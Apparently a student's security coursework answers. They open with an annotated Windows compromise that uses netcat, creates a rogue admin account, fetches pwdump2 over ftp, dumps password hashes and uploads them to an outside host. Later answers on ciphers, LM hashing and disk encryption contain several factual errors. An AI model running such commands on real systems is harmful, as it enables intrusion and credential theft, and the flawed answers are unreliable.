* C:\WINNT\system32>ftp -n -s:x1
* C:\WINNT\system32>pwdump2.exe > pwdump2.txt
* C:\WINNT\system32>
* C:\WINNT\system32>echo open 1.2.3.4 > x2
* C:\WINNT\system32>echo user tel-user 15XAsl1Pwk4I >> x2
* C:\WINNT\system32>echo put pwdump2.txt >> x2
* C:\WINNT\system32>echo quit >> x2
* C:\WINNT\system32>ftp -n -s:x2
* C:\WINNT\system32>exit
* >
```

nc 192.168.1.204 7777

connect to the machine 192.168.1.204 and port 7777 being listened to

net user root root /add
Creates the user account root

net localgroup administrators root /add
Adds the user root to the local administrators

```
echo open 1.2.3.4 > x1
echo user tel-user 15XAsl1Pwk4I >> x1
echo get pwdump2.exe >> x1
echo quit >> x1
ftp –n –s:x1
```

First create a file x1 with instructions to be executed by the ftp server. It opens the host 1.2.3.4. It sends the new user information. It copies the file pwdump2.exe from remote to local computer and then quits. The -n in ftp command suppresses auto login upon initial connection. The -s:x1 suggests a text file x1 containing ftp commands, the commands run automatically after ftp starts.

pwdump2.exe > pwdump2.txt
The output of the executable file pwdump2.exe is redirected into a text file pwdump2.txt

```
echo open 1.2.3.4 > x2
echo user tel-user 15XAsl1Pwk4I >> x2
echo put pwdump2.txt >> x2
echo quit >> x2
ftp –n –s:x2
```

First create a file x2 with instructions to be executed by the ftp server.
It opens the host 1.2.3.4. It sends the new user information. It sends one file pwdump2.txt. The -n in ftp command suppresses auto login upon initial connection. The -s:x2 suggests a text file x2 containing ftp commands, the commands run automatically after ftp starts.

Citation - https://www.serv-u.com/features/file-transfer-protocol-server-windows/commands.

Question 17: Cryptography Theory (5 points)

What are the inputs and outputs of a symmetric cipher function?

The input to the symmetric cipher function is plaintext and a key. The output is the transmitted ciphertext. The key is common between sender and receiver.

What are the inputs and outputs of an asymmetric cipher function?

In an asymmetric cipher function the input is the plain text and the receiver's public key. The output is the transmitted ciphertext. The cipher text can only be decrypted with the receiver's private key.

How can symmetric and asymmetric cryptography be used together to encrypt a large message in such a way that we get the with the performance of the the symmetric cipher with the public/private key structure of the asymmetric cipher?

If we want the benefits of both types of encryption algorithms, the general idea is to create a random symmetric key to encrypt the data, then encrypt that key asymmetrically. Once the key is asymmetrically encrypted, we add it to the encrypted message. The receiver gets the key, decrypts it with their private key, and uses it to decrypt the message.

What is the difference between a block cipher and a stream cipher?

The major difference between a block cipher and a stream cipher is that the block cipher encrypts and decrypts a block of the text at a time. On the other hand, stream cipher encrypts and decrypts the text by taking the one byte of the text at a time. The design of block cipher is simpler than stream cipher.

What is ECB mode and why is it bad in most cases? Give an example of a better mode and explain why it's better.

ECB mode stands for Electronic Codebook. Each block of 64 plaintext bits is encoded independently using the same key. It is bad in most cases because this implies that identical blocks give identical ciphertext which can be informative to an attacker.
CBC is a mode which is better than ECB. In CBC mode, the previous ciphertext block is effectively random and independent of the plaintext block, and so what is presented to the block cipher is an effectively random string; a collision there is no more likely than it would be if we were encrypting random blocks. Hence, CBC ensures effective encryption.

(**Citation** – Lecture Notes and https://www.codeproject.com/Articles/8648/Combining-Symmetric-and-Asymmetric-Encryption)

Question 18: Analysis of LM Hashing Algorithm (3 points)

The LM Hash algorithm was used to store passwords in versions of Microsoft Windows prior to Windows NT (such as Windows XP). I'll be blunt: it's pretty awful.

Explain how the LM Hash Algorithm works including its relationship with DES.

LM hash is a compromised password hacking function that was the primary hash that Microsoft LAN manager and Microsoft Windows prior to Windows NT used to store user passwords. The users' password is restricted to fourteen characters and converted to uppercase. The password is then encoded in the system OEM code page and null padded to 14 bytes. The fixed length password is then divided into two 7-byte halves. These two halves are used to create two DES keys. Each of the two DES keys is used to DES-encrypt the constant ASCII string "KGS!@#$%" resulting in two 8 byte ciphertext values. These two cipher text values are concatenated to give the LM hash value.

Explain how the algorithm reduces key space needlessly (hint: it's in multiple ways).

The passwords are limited to a maximum of only 14 characters, giving a theoretical maximum key space of 94^14. Secondly, passwords are not case sensitive. Similar combinations of a particular word get converted to a single upper-case word further reducing the key space. Thirdly, password characters are also limited to a subset of 95 characters in the 256-byte ASCII character set.

Explain how in some cases an attacker may not even even have to crack the hash to use it to gain access.

If a password is shorter than 8 characters, using LM hash would result in the hashing of 7 null bytes, yielding the constant value of 0XAAD3B435B51404EE. Hence, it is simple to identify short passwords on sight.

Citation - https://docs.microsoft.com/en-us/previous-versions/tn-archive/dd277300(v=technet.10)#ECAA

Question 19: Bitlocker, FileVault, and LUKS (6 points)

Explain what **Microsoft Bitlocker** is and what encryption algorithm it uses including mode of operation.

Microsoft Bitlocker is a full disk encryption feature. It is designed to protect data by providing encryption for entire volumes. By default, it uses AES encryption algorithm in CBS or XTS mode with a 128 but or 256 but key.

Explain what **Apple FileVault** is and what encryption algorithm it uses including mode of operation.

Fielvault is a disk encryption program in Mac OS X 10.3 and later. Filevault uses the AES-XTS mode of AES with a 128 bit block and a 256 bit key to encrypt the disk.

Explain what **Linux LUKS** is and what encryption algorithm it uses including mode of operation. (Note: as is often the case with Linux, there's a lot more options and modularity than the commercial solutions above; you may answer simply for the common case.)

LUKS is the standard for Linux hard disk encryption. It uses AES-256 to encrypt the disk volume and has a cipher feedback to help protect it from frequency attacks and other attacks that target statically encrypted data. The reference implementation for LUKS operates on Linux and is based on an enhanced version of cryptsetup, using dm-crypt as the disk encryption backend.

Citation - https://en.wikipedia.org/wiki/Linux_Unified_Key_Setup
https://en.wikipedia.org/wiki/FileVault
https://en.wikipedia.org/wiki/BitLocker

~ END ~